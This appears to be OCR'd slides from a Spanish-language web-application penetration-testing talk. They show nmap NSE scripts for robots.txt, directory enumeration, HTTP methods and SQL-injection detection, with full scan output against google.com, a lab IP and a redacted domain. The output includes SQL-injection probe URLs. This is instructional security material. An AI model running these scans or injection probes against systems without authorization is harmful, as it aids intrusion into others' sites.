
- robots.txt
  - Para qué ? En serio ?!



```
[redacted]$ nmap -v -p 80 -Pn --script http-robots.txt.nse www.google.com

Starting Nmap 6.46 ( http://nmap.org ) at 2014-04-26 10:22 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Parallel DNS resolution of 1 host. at 10:22
Completed Parallel DNS resolution of 1 host. at 10:22, 0.26s elapsed
Initiating Connect Scan at 10:22
Scanning www.google.com (74.125.131.105) [1 port]
Discovered open port 80/tcp on 74.125.131.105
Completed Connect Scan at 10:22, 0.50s elapsed (1 total ports)
NSE: Script scanning 74.125.131.105.
Initiating NSE at 10:22
Completed NSE at 10:22, 0.99s elapsed
Nmap scan report for www.google.com (74.125.131.105)
Host is up (0.49s latency).
Other addresses for www.google.com (not scanned): 74.125.131.103 74.125.131.104 74.125.131.147 74.125.131.106 74.125.131.99
rDNS record for 74.125.131.105: vc-in-f105.1e100.net
PORT   STATE SERVICE
80/tcp open  http
| http-robots.txt: 249 disallowed entries (40 shown)
| /search /sdch /groups /images /catalogs /catalogues
| /news /nwshp /setnewsprefs? /index.html? /? /?hl=*&
| /addurl/image? /pagead/ /relpage/ /relcontent /imgres /imglanding /sbd
| /keyword/ /u/ /univ/ /cobrand /custom /advanced_group_search
| /googlesite /preferences /setprefs /swr /url /default /m? /m/ /wml?
|_/wml/? /wml/search? /xhtml? /xhtml/? /xhtml/search? /xml?

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.10 seconds
```

Enumeración

- Listar directorios
  - Básico porque las aplicaciones web siempre se evalúan de forma automatizada, verdad ?




```
[redacted] $ nmap -v -p 80 -Pn --script http-enum.nse 172.28.6.254

Starting Nmap 6.46 ( http://nmap.org ) at 2014-04-26 10:32 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Parallel DNS resolution of 1 host. at 10:32
Completed Parallel DNS resolution of 1 host. at 10:32, 1.17s elapsed
Initiating Connect Scan at 10:32
Scanning 172.28.6.254 [1 port]
Discovered open port 80/tcp on 172.28.6.254
Completed Connect Scan at 10:32, 0.00s elapsed (1 total ports)
NSE: Script scanning 172.28.6.254.
Initiating NSE at 10:32
Completed NSE at 10:32, 1.82s elapsed
Nmap scan report for 172.28.6.254
Host is up (0.0037s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.php: Possible admin folder
|   /admin/login.php: Possible admin folder
|   /news/readme.html: Interesting, a readme.
|   /file/: Potentially interesting folder
|   /home/: Potentially interesting folder
|   /icons/: Potentially interesting folder w/ directory listing
|   /images/: Potentially interesting folder
|   /news/: Potentially interesting folder
|_  /page/: Potentially interesting folder

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
```

Análisis de Incidentes
Revisión de Seguridad del Código Fuente de Aplicaciones
They run automated tools, We have ETHICAL HACKE

Enumeración

- Métodos
  - Que tal si encontramos un PUT o DELETE ?
    - Para qué ? En serio ?!




```
[redacted]$ nmap -v -p 80 -Pn --script http-methods.nse www.[redacted].pe

Starting Nmap 6.46 ( http://nmap.org ) at 2014-04-26 10:51 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Parallel DNS resolution of 1 host. at 10:51
Completed Parallel DNS resolution of 1 host. at 10:51, 0.20s elapsed
Initiating Connect Scan at 10:51
Scanning www.[redacted].pe ([redacted]) [1 port]
Discovered open port 80/tcp on [redacted]
Completed Connect Scan at 10:51, 0.02s elapsed (1 total ports)
NSE: Script scanning [redacted].
Initiating NSE at 10:51
Completed NSE at 10:51, 0.44s elapsed
Nmap scan report for www.[redacted].pe ([redacted])
Host is up (0.024s latency).
rDNS record for [redacted]: [redacted].pe
PORT   STATE SERVICE
80/tcp open  http
| http-methods: OPTIONS TRACE GET HEAD POST
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds
```

Revisión de Seguridad del Código Fuente de Aplicaciones
They run automated tools, We have ETHICAL HACKERS

Búsqueda de Vulnerabilidades


- Todos quieren SQL Injection !!!



```
[redacted]$ nmap -v -p 80 -Pn --script http-sql-injection.nse 172.28.6.254

Starting Nmap 6.46 ( http://nmap.org ) at 2014-04-26 11:00 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Parallel DNS resolution of 1 host. at 11:00
Completed Parallel DNS resolution of 1 host. at 11:00, 0.09s elapsed
Initiating Connect Scan at 11:00
Scanning 172.28.6.254 [1 port]
Discovered open port 80/tcp on 172.28.6.254
Completed Connect Scan at 11:00, 0.00s elapsed (1 total ports)
NSE: Script scanning 172.28.6.254.
Initiating NSE at 11:00
Completed NSE at 11:00, 11.49s elapsed
Nmap scan report for 172.28.6.254
Host is up (0.0013s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-sql-injection:
|   Possible sqli for queries:
|     http://172.28.6.254/news.php?id=5'%20OR%20sqlspider
|     http://172.28.6.254/news.php?id=2'%20OR%20sqlspider
|     http://172.28.6.254/news.php?id=1'%20OR%20sqlspider
|     http://172.28.6.254/news.php?id=5'%20OR%20sqlspider
|     http://172.28.6.254/news.php?id=2'%20OR%20sqlspider
|     http://172.28.6.254/news.php?id=1'%20OR%20sqlspider
|     http://172.28.6.254/news.php?id=5'%20OR%20sqlspider
```

Búsqueda de Vulnerabilidades

- Qué tal sí nos dejaron un “regalito” en los comments ?



